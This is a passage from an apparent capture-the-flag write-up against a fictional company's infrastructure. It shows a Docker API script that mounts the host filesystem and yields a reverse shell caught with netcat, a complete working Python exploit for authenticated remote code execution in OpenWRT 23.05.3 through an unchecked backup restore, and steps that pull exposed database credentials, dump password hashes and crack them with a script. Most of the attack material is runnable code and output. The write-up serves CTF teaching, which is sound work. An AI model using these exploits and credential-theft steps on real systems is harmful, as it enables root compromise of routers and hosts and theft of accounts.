        command+', "Image":"alpine", "Volumes": {}, "WorkingDir": "", "Entrypoint": null, "OnBuild": null, "Labels": {}, "HostConfig": {"Binds": ["/:/mnt"], "ContainerIDFile": "", "LogConfig": {"Type": "", "Config": {}}, "NetworkMode": "default", "PortBindings": {}, "RestartPolicy": {"Name": "no", "MaximumRetryCount": 0}, "AutoRemove": false, "VolumeDriver": "", "VolumesFrom": null, "ConsoleSize": [32, 142], "CapAdd": null, "CapDrop": null, "CgroupnsMode": "", "Dns": [], "DnsOptions": [], "DnsSearch": [], "ExtraHosts": null, "GroupAdd": null, "IpcMode": "", "Cgroup": "", "Links": null, "OomScoreAdj": 0, "PidMode": "", "Privileged": false, "PublishAllPorts": false, "ReadonlyRootfs": false, "SecurityOpt": null, "UTSMode": "", "UsernsMode": "", "ShmSize": 0, "Isolation": "", "CpuShares": 0, "Memory": 0, "NanoCpus": 0, "CgroupParent": "", "BlkioWeight": 0, "BlkioWeightDevice": [], "BlkioDeviceReadBps": [], "BlkioDeviceWriteBps": [], "BlkioDeviceReadIOps": [], "BlkioDeviceWriteIOps": [], "CpuPeriod": 0, "CpuQuota": 0, "CpuRealtimePeriod": 0, "CpuRealtimeRuntime": 0, "CpusetCpus": "", "CpusetMems": "", "Devices": [], "DeviceCgroupRules": null, "DeviceRequests": null, "MemoryReservation": 0, "MemorySwap": 0, "MemorySwappiness": -1, "OomKillDisable": false, "PidsLimit": 0, "Ulimits": [], "CpuCount": 0, "CpuPercent": 0, "IOMaximumIOps": 0, "IOMaximumBandwidth": 0, "MaskedPaths": null, "ReadonlyPaths": null}, "NetworkingConfig": {"EndpointsConfig": {"default": {"IPAMConfig": null, "Links": null, "Aliases": null, "MacAddress": "", "DriverOpts": null, "NetworkID": "", "EndpointID": "", "Gateway": "", "IPAddress": "", "IPPrefixLen": 0, "IPv6Gateway": "", "GlobalIPv6Address": "", "GlobalIPv6PrefixLen": 0, "DNSNames": null}}}}}')
12     stage_two_payload = ""

```

```

13         url=http://%s/containers/create
14         request=POST
15         header="Content-Type: application/json"
16         data="%s"
17     """ % (docker_host, payload)
18     container_id = run(url, token, stage_two_payload)["Id"]
19     print(f"[*] get container id: {container_id[:32]}...")
20
21     # Start the container
22     stage_one_payload = """
23         url=http://%s/containers/%s/start
24         request=POST
25         header="Content-Type: application/json"
26     """ % (docker_host, container_id)
27     print(f"[*] start the container")
28     response = run(url, token, stage_one_payload)

```

With this change, we are able to mount the host file system to our container on /mnt:

```

1 $ ./reverse_shell.py 164.90.XXX.XXX 443
2 [*] created jwt: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpX...
3 [*] get container id: 491cd56382860bae6867f32e672bdcf0...
4 [*] start the container

```


```

1 $ nc -lvp 443
2 Listening on 0.0.0.0 443
3 Connection received on 46.101.XXX.XXX 45993
4 ash -i
5
6 / # cd /mnt/root/
7 /mnt/root # ls -lshrt
8 total 44K
9   4.0K -rw-r--r--    1 root    root      161 Apr 22 13:04 .profile
10   4.0K -rw-r--r--    1 root    root      3.0K Apr 22 13:04 .bashrc
11   4.0K drwx-----    2 root    root      4.0K Jul 24 02:01 .ssh
12   4.0K drwx-----    2 root    root      4.0K Jul 24 02:01 .cache
13   4.0K drwx-----    3 root    root      4.0K Jul 24 02:02 .ansible
14   [...]
15   4.0K -rw-r--r--    1 root    root       59 Jul 24 02:08 flag.txt
16   4.0K -rw-----    1 root    root       20 Jul 24 06:41 .lessht
17   4.0K drwx-----    6 root    root      4.0K Jul 24 06:41 .
18   4.0K -rw-r--r--    1 root    root     185 Jul 24 07:21 .wget-hsts
19 /mnt/root # cat flag.txt
20 FLAG{Chamber-of-Guardians#ccfa1e4fd97a135614b1897345ba806a}

```

Architects of the Abyss (Initial Access)

Since the host¹¹ has no TCP port 22 (SSH) exposed to the internet, there is at least TCP port 443 exposed. On this port, we can find an exposed OpenWRT web interface. Maybe we are lucky and the credentials found within the vpn script work on the web interface since we are not able to test the credentials on SSH due to the closed port. Fortunately, the credentials work, and we are able to log in as `root`, as seen below:



After we took some time to explore the web interface, we decided to install a local instance to dig deeper because we couldn't find any flag on the web interface. After that, we discovered that the current OpenWRT version (23.05.3 r23809-234f1a2efa) is vulnerable to *Remote Code Execution (RCE)* due to missing integrity and security checks on uploaded backup files when performing a restore. An authenticated attacker is able to execute arbitrary code in the context of the user `root`.

Due to missing integrity and security checks on uploaded backup files, an attacker is able to replace files (for example, the `ping` command) that can be triggered over the web interface in the context of the `root` user. The uploaded backup file will be processed by the `/ubus` endpoint. By sending a request with the specific ID 21, the `sysupgrade` script at `/sbin/` will be executed. The `sysup-`

¹¹`vpn.beanbe.at`

grade script will then extract the backup file stored at `/tmp/backup.tar.gz` as seen in the listing below:

```

1 [...]
2 # parse options
3 while [ -n "$1" ]; do
4     case "$1" in
5         -i) export INTERACTIVE=1;;
6         -v) export VERBOSE="$((VERBOSE + 1))";;
7         -q) export VERBOSE="$((VERBOSE - 1))";;
8         -n) export SAVE_CONFIG=0;;
9         -c) export SAVE_OVERLAY=1 SAVE_OVERLAY_PATH=/etc;;
10        -o) export SAVE_OVERLAY=1 SAVE_OVERLAY_PATH=/;;
11        -p) export SAVE_PARTITIONS=0;;
12        -k) export SAVE_INSTALLED_PKGS=1;;
13        -u) export SKIP_UNCHANGED=1;;
14        -b|--create-backup) export CONF_BACKUP="$2" NEED_IMAGE=1; shift;;
15        -r|--restore-backup) export CONF_RESTORE="$2" NEED_IMAGE=1; shift;;
16    [...]
17    if [ -n "$CONF_RESTORE" ]; then
18        if [ "$CONF_RESTORE" != "-" ] && [ ! -f "$CONF_RESTORE" ]; then
19            echo "Backup archive '$CONF_RESTORE' not found." >&2
20            exit 1
21        fi
22
23        [ "$VERBOSE" -gt 1 ] && TAR_V="v" || TAR_V=""
24        v "Restoring config files..."
25
26        tar -C / -x${TAR_V}zf "$CONF_RESTORE"
27        exit $?
28    fi
29    [...]

```

Endpoints that can be executed through the `/ubus` endpoint can be found in the `luci-mod-system.json` file¹² as seen below. The `restore-backup` endpoint, with the hard-coded backup file `/tmp/backup.tar.gz`, is one of them. Execution of other programs or parameters is not allowed and is protected by the ACL.

```

1 [...]
2 "luci-mod-system-flash": {
3     "description": "Grant access to flash operations",
4     "read": {
5         "cgi-io": ["backup", "download"],
6         "file": {
7             "/dev/mtdblock[0-9]*": ["read"],
8             "/etc/sysupgrade.conf": ["read"],
9             "/lib/upgrade/platform.sh": ["list"],
10            "/proc/mounts": ["read"],

```

¹²`/usr/share/rpcd/acl.d/luci-mod-system.json`

```

11         "/proc/mtd": ["read"],
12         "/proc/partitions": ["read"],
13         "/proc/sys/kernel/hostname": ["read"],
14         "/sbin/sysupgrade --list-backup": ["exec"]
15     },
16     "ubus": {
17         "file": ["exec", "read", "stat"]
18     }
19 },
20 "write": {
21     "cgi-io": ["upload" ],
22     "file": {
23         "/bin/tar -tzf /tmp/backup.tar.gz": ["exec"],
24         "/etc/sysupgrade.conf": ["write"],
25         "/sbin/firstboot -r -y": ["exec"],
26         "/sbin/reboot": ["exec"],
27         "/sbin/sysupgrade --force /tmp/firmware.bin": ["exec"],
28         "/sbin/sysupgrade -n --force /tmp/firmware.bin": ["exec"],
29         "/sbin/sysupgrade --force -k /tmp/firmware.bin": ["exec"],
30         "/sbin/sysupgrade --force -u /tmp/firmware.bin": ["exec"],
31         [...]
32         "/sbin/sysupgrade --test /tmp/firmware.bin": ["exec"],
33         "/sbin/sysupgrade /tmp/firmware.bin": ["exec"],
34         "/tmp/backup.tar.gz": ["write"],
35         "/tmp/firmware.bin": ["write"]
36     },
37     "ubus": {
38         "file": ["exec", "remove", "write"],
39         "system": ["validate_firmware_image"]
40     }
41 },
42 },
43 [...]

```

However, the uploaded file will not be checked, which allows replacing any binary and config file on the running system. One good candidate is the `ping` binary, which can also be triggered on the web interface through the diagnostic function. A list of commands that can be triggered through the interface can be found in `/usr/share/rpcd/acld/luci-mod-network.json`. As already mentioned, `ping` is also part of the list:

```

1  [...]
2  "luci-mod-network-diagnostics": {
3      "description": "Grant access to network diagnostic tools",
4      "read": {
5          "file": {
6              "/bin/ping": [ "exec" ],
7              "/bin/ping6": [ "exec", "list" ],
8              "/bin/traceroute": [ "exec" ],
9              "/bin/traceroute6": [ "exec", "list" ],
10             "/usr/bin/nslookup": [ "exec" ],

```

```
11         "/usr/bin/ping": [ "exec" ],
12         "/usr/bin/ping6": [ "exec", "list" ],
13         "/usr/bin/traceroute": [ "exec" ],
14         "/usr/bin/traceroute6": [ "exec", "list" ],
15         "/usr/bin/arp-scan": [ "exec", "list" ]
16     },
17     "ubus": {
18         "file": [ "exec", "stat" ]
19     },
20     "uci": [ "luci" ]
21 }
22 }
23 [...]
```

The PoC below creates a GZIP archive with a shell script called `ping`. After the file is successfully uploaded, the `ping` binary will be replaced with the attacker-created `ping` file. This file can then be triggered within the diagnostic page. After the steps are done, the exploit below can be used to execute system commands as *root*.

```
1  #!/usr/bin/env python3
2  import os
3  import json
4  import uuid
5  import requests
6  import argparse
7  from urllib3.exceptions import InsecureRequestWarning
8  requests.packages.urllib3.disable_warnings(category=
9      InsecureRequestWarning)
10
11 proxies = None
12 session = requests.Session()
13
14 def create_payload(command):
15     tmp = str(uuid.uuid4())
16     cmds = [
17         "mkdir -p /tmp/{:s}/bin".format(tmp),
18         "echo '#!/bin/sh\n{:s}' >> /tmp/{:s}/bin/ping".format(command,
19             tmp),
20         "chmod +x /tmp/{:s}/bin/ping".format(tmp),
21         "tar -czf /tmp/{:s}/{:s}.tar.gz -C /tmp/{:s}/ bin/ping".format(
22             tmp, tmp, tmp),
23     ]
24     for cmd in cmds:
25         os.system(cmd)
26
27     return tmp
28
29 def login(url, username, password):
30     data = {
31         "luci_username": username,
```

```
29         "luci_password": password,
30     }
31
32     req = session.post("{:s}/cgi-bin/luci/".format(url), data=data,
33                       proxies=proxies, allow_redirects=False, verify=
34                           False)
35     if req.status_code == 302:
36         print("[+] login successful")
37         return True
38
39     return False
40
41 def upload(url, cmd):
42     session_id = session.cookies.get_dict().get("sysauth_http")
43     payload = "{:s}".format(create_payload(cmd))
44     data = {
45         "sessionid": (None, session_id),
46         "filename": (None, "/tmp/backup.tar.gz"),
47         "filedata": ("backup.tar.gz", open("/tmp/{:s}/{:s}.tar.gz".
48                                           format(payload, payload), "rb"), "application/gzip")
49     }
50     req = session.post("{:s}/cgi-bin/cgi-upload".format(url), files=
51                       data,
52                       proxies=proxies, verify=False)
53     #print(req.text)
54     if req.status_code == 200 and b"checksum" in req.content:
55         print("[+] upload was successful")
56
57 def extract(url):
58     session_id = session.cookies.get_dict().get("sysauth_http")
59     data = [
60         {
61             "jsonrpc": "2.0",
62             "id": 21,
63             "method": "call",
64             "params": [
65                 "{:s}".format(session_id),
66                 "file",
67                 "exec",
68                 {
69                     "command": "/sbin/sysupgrade",
70                     "params": [
71                         "--restore-backup",
72                         "/tmp/backup.tar.gz"
73                     ],
74                     "env": None
75                 }
76             ]
77         }
78     ]
79     req = session.post("{:s}/ubus".format(url), json=data,
```

```
77         proxies=proxies, verify=False)
78     if req.status_code == 200 and b"Restoring config" in req.content:
79         print("[+] extraction was successful")
80
81     def trigger(url):
82         session_id = session.cookies.get_dict().get("sysauth_http")
83         data = [
84             {
85                 "jsonrpc": "2.0",
86                 "id": 19,
87                 "method": "call",
88                 "params": [
89                     "{:s}".format(session_id),
90                     "file",
91                     "exec",
92                     {
93                         "command": "ping",
94                         "params": [
95                             "-4",
96                             "-c",
97                             "5",
98                             "-w",
99                             "1",
100                             ""
101                         ],
102                         "env": None
103                     }
104                 ]
105             }
106         ]
107         req = session.post("{:s}/ubus".format(url), json=data,
108                             proxies=proxies, verify=False)
109         if req.status_code == 200 and b"stdout" in req.content:
110             response = json.loads(req.text)[0]["result"][1]["stdout"]
111             print("[+] trigger was successful \\m/")
112             print("[+] output: \\n{:s}".format(response))
113
114     def run(args):
115         if login(args.url, args.username, args.password):
116             upload(args.url, args.cmd)
117             extract(args.url)
118             trigger(args.url)
119
120     if __name__ == "__main__":
121         parser = argparse.ArgumentParser()
122         parser.add_argument('--url', required=True)
123         parser.add_argument('--username', required=True)
124         parser.add_argument('--password', required=True)
125         parser.add_argument('--cmd', required=True)
126         args = parser.parse_args()
127         run(args)
```


An example usage could look like this:

```
1 $ ./exploit.py --url https://vpn.beanbe.at --username root \  
2   --password "@uy&yqagSDM3AVv0K1*W1YKzhs" \  
3   --cmd "ip a; cat /etc/openwrt_release; cat /root/flag.txt"  
4  
5 [+] login successful  
6 [+] upload was successful  
7 [+] extraction was successful  
8 [+] trigger was successful \m/  
9 [+] output:  
10  
11 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN  
12   qlen 1000  
13   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
14   inet 127.0.0.1/8 scope host lo  
15     valid_lft forever preferred_lft forever  
16   inet6 ::1/128 scope host  
17     valid_lft forever preferred_lft forever  
18 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel  
19   master br-lan state UP qlen 1000  
20   link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff  
21 3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel  
22   state UP qlen 1000  
23   link/ether 52:54:00:12:34:57 brd ff:ff:ff:ff:ff:ff  
24   inet 172.16.0.15/24 brd 172.16.0.255 scope global eth1  
25     valid_lft forever preferred_lft forever  
26   inet6 fec0::5054:ff:fe12:3457/64 scope site dynamic noprefixroute  
27     valid_lft 86387sec preferred_lft 14387sec  
28   inet6 fe80::5054:ff:fe12:3457/64 scope link  
29     valid_lft forever preferred_lft forever  
30 4: br-lan: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue  
31   state UP qlen 1000  
32   link/ether 52:54:00:12:34:56 brd ff:ff:ff:ff:ff:ff  
33   inet 192.168.1.1/24 brd 192.168.1.255 scope global br-lan  
34     valid_lft forever preferred_lft forever  
35   inet 172.20.0.5/24 brd 255.255.255.0 scope global br-lan  
36     valid_lft forever preferred_lft forever  
37   inet6 fd2a:d69f:c16::1/60 scope global noprefixroute  
38     valid_lft forever preferred_lft forever  
39   inet6 fe80::5054:ff:fe12:3456/64 scope link  
40     valid_lft forever preferred_lft forever  
41  
42 DISTRIB_REVISION='r23809-234f1a2efa'  
43 DISTRIB_TARGET='x86/64'  
44 DISTRIB_ARCH='x86_64'  
45 DISTRIB_DESCRIPTION='OpenWrt 23.05.3 r23809-234f1a2efa'  
46 DISTRIB_TAINTS=''  
47  
48 FLAG{Architects-of-the-Abyss#c6c53be6fbb47f85b7e492297d40b841}
```

Labyrinth of the Lost Network (Initial Access)

During the reconnaissance phase, we discovered an *Apache Guacamole* interface on *remote-dev.beanbe.at* and *remote.beanbe.at*. As the name already suggests, the *remote-dev* instance seems to be a development system. After some initial directory and file brute-forcing, one interesting file was found on the development instance. For this purpose, the tool *ffuf*¹³ was used.

```
1 $ ffuf -w quickhits.txt -u https://remote-dev.beanbe.at/FUZZ
2 [...]
3 /docker-compose.yml [Status: 200, Size: 650, ...]
```

The `docker-compose.yml` file was then downloaded to take a closer look at its content.

```
1 $ curl -s https://remote-dev.beanbe.at/docker-compose.yml
2 services:
3   guacdb:
4     container_name: guacamoledb
5     image: mariadb
6     restart: unless-stopped
7     ports:
8       - 3306:3306
9     env_file: "guacamole-dev.env"
10    networks:
11      - access
12    volumes:
13      - ./db-data:/var/lib/mysql
14
15   guacd:
16     container_name: guacd
17     image: guacamole/guacd
18     restart: unless-stopped
19     networks:
20       - access
21
22   guacamole:
23     container_name: guacamole
24     image: guacamole/guacamole
25     restart: unless-stopped
26     ports:
27       - 80:8080
28     env_file: "guacamole-dev.env"
29     networks:
30       - access
31     depends_on:
32       - guacdb
33       - guacd
34
35 [...]
```

¹³<https://github.com/ffuf/ffuf>

As we can see in the `docker-compose.yml` file, there is an `env_file` defined. Let's check if this file is also on the server and contains any juicy stuff:

```
1 $ curl -s https://remote-dev.beanbe.at/guacamole-dev.env
2 MYSQL_PASSWORD="956ffadbfbec8[...]"
3 MYSQL_DATABASE="guacamole_db"
4 MYSQL_USER="guacamole_user"
5 MYSQL_HOST="138.68.102.114"
```

Nice, credentials for the running MySQL database! Luckily, the MySQL TCP port 3306 is also open and exposed to the internet. With the credentials from the `env` file, we were able to establish a connection to the database in the context of the `guacamole_user` user:

```
1 $ mariadb -u guacamole_user -p"956ffadbfbec8[...]" -h 138.68.102.114
2 [...]
3 MariaDB [(none)]> use guacamole_db;
4 Database changed
5
6 MariaDB [guacamole_db]> show tables;
7 +-----+
8 | Tables_in_guacamole_db |
9 +-----+
10 | guacamole_connection |
11 | guacamole_connection_attribute |
12 | [...] |
13 | guacamole_user |
14 | [...] |
15 | guacamole_user_history |
16 | guacamole_user_password_history |
17 | guacamole_user_permission |
18 +-----+
19 23 rows in set (0.040 sec)
```

From an attacker's perspective, the `guacamole_user` table sounds interesting:

```
1 MariaDB [guacamole_db]> select email_address,hex(password_hash),
2   to_base64(password_salt) from guacamole_user;
3 +-----+-----+-----+
4 | email_address | password_hash | password_salt |
5 +-----+-----+-----+
6 | NULL | 05386F727CC[...] | o6VD1q1jdcsuvWr[...] |
7 | fheinemann@beanbe.at | A453ACBA547[...] | 9pZNqNkGUbfSPz2[...] |
8 | jreuter@beanbe.at | D886B20BCE0[...] | vnPIuKZFk1/UNC4[...] |
9 | mfalkenstein@beanbe.at | 3F2607B9C2E[...] | W1U/30ETUGATYBx[...] |
10 +-----+-----+-----+
11 4 rows in set (0.047 sec)
```

After some research¹⁴, we found out how the passwords were generated. This circumstance was used

¹⁴<https://stackoverflow.com/a/77730689>

to write a Python script that tries to obtain the plaintext of the hash by generating the hash with a specific password and comparing it with the hashes found in the `guacamole_user` table:


```
1 #!/usr/bin/env python3
2
3 import argparse
4 import base64
5 from hashlib import sha256
6
7 user_data = [
8     {
9         "username": "fheinemann",
10        "password_hash": "A453ACBA547[...]",
11        "salt": b"9pZNqNkGUbfsPz2[...]"
12    },
13    {
14        "username": "jreuter",
15        "password_hash": "D886B20BCE0[...]",
16        "salt": b"vnPIuKZFk1/UNC4[...]"
17    },
18    {
19        "username": "mfalkenstein",
20        "password_hash": "3F2607B9C2E[...]",
21        "salt": b"W1U/30ETUGATYBx[...]"
22    }
23 ]
24
25 def generate_guacamole_password_hash(password, salt_base64):
26     salt = base64.b64decode(salt_base64)
27     salt_encode = base64.b16encode(salt)
28     passwd = password + salt_encode.decode()
29     sts = sha256(passwd.encode())
30     return sts.digest()
31
32 def check_password(username, password, salt_base64, expected_hash):
33     password_hash = generate_guacamole_password_hash(password,
34                                                         salt_base64)
35     if password_hash.hex().upper() == expected_hash:
36         print(f"Match found! Username: {username}, Password: {password}")
37
38 def main(args):
39     if args.password:
40         for user in user_data:
41             username = user['username']
42             expected_hash = user['password_hash']
43             salt_base64 = user['salt']
44
45             check_password(username, args.password, salt_base64,
46                             expected_hash)
```

```
46
47 if __name__ == "__main__":
48     parser = argparse.ArgumentParser()
49     parser.add_argument('--password', required=True)
50     args = parser.parse_args()
51     main(args)
```

After some iterations with different password combinations such as *BeanBeat*, *FinestBeans*, and *Maultaschenfabrikle*, we found a match:


```
1 $ ./get_pwd.py --password BeanBeat2024
2 Match found! Username: fheinemann, Password: BeanBeat2024
```

The obtained credentials worked against the *remote-dev.beanbe.at* instance, but nothing happened and the connection timed out. Luckily, the obtained credentials also worked on the production instance on *remote.beanbe.at*. After successfully logging in, we saw the Windows login screen as depicted in the screenshot below:



